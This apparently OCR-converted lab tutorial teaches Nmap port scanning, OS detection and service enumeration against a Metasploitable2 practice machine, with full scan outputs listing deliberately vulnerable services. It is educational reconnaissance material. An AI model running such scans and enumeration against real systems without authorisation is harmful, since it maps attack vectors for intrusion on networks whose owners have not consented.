- Nmap is used to discover hosts and services on a computer network by sending packets and analyzing the responses.
- Nmap provides a number of features for probing computer networks, including host discovery and service and operating system detection.

Port Scanning:


- A port scanner is an application designed to probe a server or host for open ports.
- Such an application may be used by administrators to verify security policies of their networks and by attackers to identify network services running on a host and exploit vulnerabilities.

1. To see the help/ manual of Nmap we can use the command “man nmap” (OS used kali linux).




\


2. You will need to run the target machine metasploitable2 and check the ip address of the machine using the command “ifconfig”.




3. Using Kali perform port scanning using nmap on the target machine by running the given command shown below.




\


kali@kali: ~
File Actions Edit View Help
Discovered open port 1524/tcp on 192.168.37.130
Discovered open port 8009/tcp on 192.168.37.130
Discovered open port 513/tcp on 192.168.37.130
Discovered open port 33945/tcp on 192.168.37.130
Discovered open port 1099/tcp on 192.168.37.130
Completed SYN Stealth Scan at 07:27, 6.10s elapsed (65536 total ports)
Initiating Service scan at 07:27
Scanning 30 services on 192.168.37.130
Completed Service scan at 07:29, 126.31s elapsed (30 services on 1 host)
Initiating OS detection (try #1) against 192.168.37.130
NSE: Script scanning 192.168.37.130.
Initiating NSE at 07:29
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 07:29, 9.21s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.22s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Nmap scan report for 192.168.37.130
Host is up (0.00045s latency).
Not shown: 65506 closed tcp ports (reset)
PORT STATE SERVICE VERSION
21/tcp open ftp vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
| STAT:
| FTP server status:
| Connected to 192.168.37.131
| Logged in as ftp
| TYPE: ASCII
| No session bandwidth limit
| Session timeout in seconds is 300
| Control connection is plain text
| Data connections will be plain text
| vsFTPd 2.3.4 - secure, fast, stable
|_End of status
22/tcp open ssh OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)


kali@kali: ~
File Actions Edit View Help
| NetBIOS computer name:
| Domain name: localdomain
| FQDN: metasploitable.localdomain
|_ System time: 2022-10-01T07:29:56-04:00
|_clock-skew: mean: 1h00m07s, deviation: 2h00m00s, median: 6s
| nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC: <unknown> (unknown)
| Names:
| METASPLOITABLE<00> Flags: <unique><active>
| METASPLOITABLE<03> Flags: <unique><active>
| METASPLOITABLE<20> Flags: <unique><active>
| WORKGROUP<00> Flags: <group><active>
|_ WORKGROUP<1e> Flags: <group><active>
|_smb2-time: Protocol negotiation failed (SMB2)
| smb-security-mode:
| account_used: <blank>
| authentication_level: user
| challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
TRACEROUTE
HOP RTT ADDRESS
1 0.45 ms 192.168.37.130
NSE: Script Post-scanning.
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Initiating NSE at 07:29
Completed NSE at 07:29, 0.00s elapsed
Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 144.42 seconds
Raw packets sent: 65556 (2.885MB) | Rcvd: 65552 (2.623MB)
(kali㉿kali)-[~]
$

\


4. You will be able to identify the operating system and the target machine's open port details.



5. View the output file created which stores all the scan results in "metasploitable.nmap".

6. Using the cat command you can display the contents of the file.

\



Enumerating Hosts:

- Enumeration is defined as a process which establishes an active connection to the target hosts to discover potential attack vectors in the system, and the same can be used for further exploitation of the system.
- Enumeration is used to gather the following:
  - Usernames, group names
  - Hostnames
  - Network shares and services
  - IP tables and routing tables
  - Service settings and audit configurations
  - Application and banners
  - SNMP and DNS details

1. Find out the operating system of the target metasploitable2. (Running: Linux 2.6.X)

\

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sS -O 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:36 EDT
Nmap scan report for 192.168.37.130
Host is up (0.00097s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
23/tcp   open  telnet
25/tcp   open  smtp
53/tcp   open  domain
80/tcp   open  http
111/tcp  open  rpcbind
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
512/tcp  open  exec
513/tcp  open  login
514/tcp  open  shell
1099/tcp open  rmiregistry
1524/tcp open  ingreslock
2049/tcp open  nfs
2121/tcp open  ccproxy-ftp
3306/tcp open  mysql
5432/tcp open  postgresql
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:83:56:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
```


```
5900/tcp open  vnc
6000/tcp open  X11
6667/tcp open  irc
8009/tcp open  ajp13
8180/tcp open  unknown
MAC Address: 00:0C:29:83:56:A6 (VMware)
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6
OS details: Linux 2.6.9 - 2.6.33
Network Distance: 1 hop

OS detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.10 seconds

┌──(kali㉿kali)-[~]
└─$
```

2. Find out all the host services and their ports by using –sV.


```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 192.168.37.130
Starting Nmap 7.92 ( https://nmap.org ) at 2022-10-01 07:38 EDT
Nmap scan report for 192.168.37.130
Host is up (0.0062s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login?
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:83:56:A6 (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:
/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 12.07 seconds
```

\

3. Using Legion, we can also perform enumeration and search for open service ports.

